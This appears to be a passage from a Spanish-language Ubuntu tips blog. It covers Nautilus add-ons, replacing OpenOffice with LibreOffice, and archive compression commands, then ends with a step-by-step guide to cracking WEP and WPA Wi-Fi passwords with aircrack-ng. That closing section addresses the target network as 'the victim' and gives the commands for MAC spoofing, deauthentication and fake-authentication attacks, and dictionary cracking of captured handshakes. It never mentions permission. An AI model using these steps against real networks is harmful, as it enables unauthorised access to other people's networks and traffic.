terminal en la ruta donde nos encontremos: sudo aptitude install nautilus-open-terminal Para poder fijar una imagen como fondo de pantalla: sudo aptitude install nautilus-wallpaper Hay más en el siguiente Link DESINSTALAR OPPENOFFICE e INSTALAR LIBRE OFFICE La perfecta suite ofimatica para nuestro escritorio. Mientras esperamos que Ubuntu incluya libreoffice en sus repositorios podemos hacer lo siguiente: sudo apt-get remove openoffice*.* ↑ Para Desinstalar OppenOffice Ahora para instalar Libre Office, Descargamos lo debs desde el siguiente enlace Metete en la carpeta generada en-US/DEBS donde se encuentran los .debde LibreOffice y ejecuta: sudo dpkg -i *.deb ↑ Para instalarlos. (Este comando instala todos los deb que encuentra en el directorio) - Nos faltan los menus, para ello metete en la carpeta“desktop-integration” y vuelve a ejecutar el comando anterior, a pesar de que aqui solo hay un único .deb. Si no hay problemas, ya debes poder ver las entradas de LibreOffice desde el menu Aplicaciones > Oficina. Existe un PPA alternativo si quieres instalarlo ejecuta: echo 'deb http://download.tuxfamily.org/gericom/libreoffice /' | sudotee - /etc/apt/sources.list sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 890E7A26 sudo apt-get update && sudo apt-get install libreoffice Poner LibreOffice en español http://download.openoffice.org/all_beta.html#untested-lp. Los pasos a seguir son: 1) Descomprimir el paquete descargado en un directorio temporario. Se obtiene el directorioOOO330_m3_native_packed-1.9519 2) Dentro de éste está el directorio DEBS, que tiene los archivos deb.En lugar de instalarlos, descomprimir todos.Se crea el directorio opt, que tiene los subdirectorios ooo-dev, ooo-dev3. 3) Dentro de ooo-dev está basis3.3. Copiarlo a opt – libreoffice3(sobreescribir si es necesario) 4) Dentro de ooo-dev3 hay 4 subdirectorios. Proceder como en 3.(Yo realicé todos los pasos utilizando Krusader en modo administrador; supongo que con Nautilus en modo administrador también pueden hacerse)Una vez hecho esto, LibreOffice queda totalmente en español, incluso la ayuda.
La compresión de datos consiste en la reducción del volumen de información tratable (procesar, transmitir o grabar). En principio, con la compresión se pretende transportar la misma información, pero empleando una menor cantidad de espacio. Comprimir Archivos (*.tar) Comprimir: tar -cvf archivo.tar /directorio/ Descomprimir: tar -xvf archivo.tar Comprimir Archivos tar con (*.gz) Comprimir: gzip -9 archivo Descomprimir: gzip -d archivo.gz Comprimir archivos tar con (*.bz2) Comprimir: bzip archivo Descomprimir: bzip2 -d archivo.bz2 Comprimir y empaquetar archivo en (*.tar.gz) Comprimir: tar -czfv archivo.tar.gz /directorio/ Descomprimir: tar -xzvf archivo.tar.gz Comprimir y empaquetar archivo en (*.tar.bz2) Comprimir: tar -c /directorio/ | bzip2 > archivo.tar.bz2 Descomprimir: bzip2 -dc archivo.tar.bz2 | tar -xv Comprimir y empaquetar archivo en (*.zip) Comprimir: zip archivo.zip /directorio/ Descomprimir: unzip archivo.zip Comprimir y empaquetar archivo en (*.lha) Comprimir: lha -a archivo.lha /directorio/ Descomprimir: lha -x archivo.lha Comprimir y empaquetar archivo en (*.arj) Comprimir: arj a archivo.arj /directorio/ Descomprimir: arj -x archivo.arj Comprimir y empaquetar archivo en (*.zoo) Comprimir: zoo a archivo.zoo /directorio/ Descomprimir: zoo -x archivo.zoo Comprimir y empaquetar archivo en (*.rar) Comprimir: rar -a archivo.rar archivos Descomprimir: rar -x archivo.rar Eso es todo Salu2!
Para crackear WPA necesitas un Diccionario, y Aircrack probara palabra por palabra que se encuentre dentro del diccionario para intentar descifrar, entonces, si la contraseña no se encuentra dentro de esta, no la descifrara. Tambien necesitas un Cliente conectado, para usar una Falsa Autenticacion, si no consigues ningun cliente (STATION) conectado tampoco podrás crackear la clave. Para modems que tienen filtrado de MAC, tambien necesitaras un STATION inclusive si estas intentando crackear WEP, una ves que tengas el STATION disponible, solo cambia el 11:22:33:44:55 por la direccion MAC del STATION en todos los pasos que veas 11:22:33:44:55 Click aquí para el diccionario¨ ● Lo primero que hay que hacer es instalar la suite Aircrack » sudo apt-get install aircrack-ng ● Después instalamos MacChanger » sudo apt-get install macchanger ● Una vez instalado nos aseguramos de no estar conectados en ninguna red inalambrica, dando click derecho en el icono de la red y desactivando la red inalambrica, y abrimos una terminal: - Activamos modo monitor en nuestra tarjeta de red (NO EN TODAS SE PUEDE, SI NO SE PUEDE ACTIVAR, NO PODRÁS CRACKEAR) » sudo airmon-ng start wlan0 ● Nos aparecerá que está activa en mon0, así que vamos a trabajar con mon0 ● Damos de baja mon0 » sudo ifconfig mon0 down ● Cambiaremos la dirección MAC de mon0 por »00:11:22:33:44:55« » sudo macchanger -m 00:11:22:33:44:55 mon0 ● Damos de alta mon0 » sudo ifconfig mon0 up ● Escaneamos las redes, para encontrar a nuestra víctima » sudo airodump-ng mon0 ● Detenemos el escaneo presionando Ctrl -c ● Ejecutamos airodump-ng, cambiando los datos entre corchetes por los de la víctima » sudo airodump-ng -c [# canal] -w [nombre red] –bssid [direccion MAC] mon0 ● Abrimos otra terminal OJO: NO CIERRES LA ANTERIOR y aquí comienza la diversión, ejecutamos el ataque, cambiando los datos entre corchetes por los de la víctima *PARA WEP* » sudo aireplay-ng -1 6000 -a [direccion MAC] -h 00:11:22:33:44:55 mon0 -PARA WPA- » sudo aireplay-ng -0 1 -a [direccion MAC] -c mon0 ● Abrimos otra terminal TAMPOCO CIERRES LA ANTERIOR y ejecutamos lo siguiente, ya saben, cambiando los datos en corchetes por los de nuestra víctima *PARA WEP* » sudo aireplay-ng -2 -p 0841 -c FFFFFFF -b [direccion MAC] -h 00:11:22:33:44:55 mon0+ Presionamos que si (y) y damos enter. -PARA WPA- » sudo aircrack-ng -w [/directorio/del/diccionario.lst] *.cap ● Abrimos cuarta y última terminal SIN CERRAR LAS ANTERIORES, cambiando los datos entre corchetes por los de la víctima » sudo aircrack-ng -z [nombre red]*.cap Y esperamos a que nos descifre la clave, una ves descifrada con exito te dara la clave en formato [XX:XX:XX:XX:XX], y activa tu red inalambrica dando click derecho al icono de la red, Seleccionamos la red crackeada e ingresamos la clave que nos dio de resultado aircrack en formato XXXXXXXXXX. Y terminaste, haz crackeado una red WIFI con encriptacion WEP o WPA. mira mis otros post!^^